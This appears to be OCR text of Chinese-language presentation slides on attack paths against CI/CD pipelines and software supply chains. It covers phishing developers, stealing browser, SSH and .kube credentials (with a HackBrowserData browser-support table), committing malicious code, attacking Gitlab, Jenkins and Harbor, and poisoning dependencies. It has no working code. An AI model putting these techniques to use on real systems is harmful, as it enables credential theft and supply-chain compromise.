
攻防不仅仅是技术层面的对抗，更是业务层面的博弈。需要了解目标系统的业务逻辑、架构、数据流向等，以寻找薄弱的环节。 -- 个人观点

“现如今企业安全防御能力日渐完善，传统的攻击手段已经很难对目标造成有效的威胁，而供应链攻击与社工攻击、0day 攻击已经并称为当下企业网络突破的三大核心手段，供应链攻击已经开始趋于规模化、系统化、产业化，企业遭受的供应链攻击正在呈现快速增长的态势。” -- 《2022攻击技术发展趋势报告》

CI/CD攻击路径

- 客户端攻击侧
- 服务端攻击侧
- 上、中游攻击侧

CI/CD攻击路径



上游供应链攻击
外网云平台
客户端攻击
DevOps平台
生产环境
DEV/SRE
Auth
Gitlab
Jenkins
Harbor
JK Agent
集群
集群
集群
集群
集群
集群
Auth
IT Admin
Auth
Ansible
堡垒机等
其它设备
源代码平台
Cloud
服务端攻击

开发环境攻击路径

- 客户端攻击：钓鱼开发人员、运维人员(IDaaS等)
  - 信息收集：凭证泄露、浏览器凭据、GIT、SSH、Xshell、远程连接配置、.kube/config
  - 提交代码：向代码仓库提交恶意代码、D-PPE、I-PPE等

Browser	Password	Cookie	Bookmark	History
Google Chrome	✅	✅	✅	✅
Google Chrome Beta	✅	✅	✅	✅
Chromium	✅	✅	✅	✅
Microsoft Edge	✅	✅	✅	✅
360 Speed	✅	✅	✅	✅
QQ	✅	✅	✅	✅
Brave	✅	✅	✅	✅
Opera	✅	✅	✅	✅
OperaGX	✅	✅	✅	✅
Vivaldi	✅	✅	✅	✅
Yandex	✅	✅	✅	✅
CocCoc	✅	✅	✅	✅
Firefox	✅	✅	✅	✅
Firefox Beta	✅	✅	✅	✅
Firefox Dev	✅	✅	✅	✅
Firefox ESR	✅	✅	✅	✅
Firefox Nightly	✅	✅	✅	✅
Internet Explorer	❌	❌	❌	❌


HackBrowserData



微信聊天记录


开发环境攻击路径

- 服务端攻击：针对服务器漏洞的攻击（中间件、Web应用，Pod）
  - CI/CD基础设施：Gitlab、Jenkins、Kubernetes、Harbor、Ansible等
  - 常规渗透：SQLInject、RCE、弱密码、反序列化、未授权等



开发环境攻击路径

- 供应链攻击：针对第三方工具和应用程序依赖性等攻击
  - 上游供应商：开源组件、IDE
  - CI/CD基础设施（中游攻击）：Gitlab、Jenkins、Kubernetes、Harbor等
  - 依赖包投毒：Python、npm、Jquery等




《软件供应链安全白皮书 2021》

CI/CD流水线安全威胁

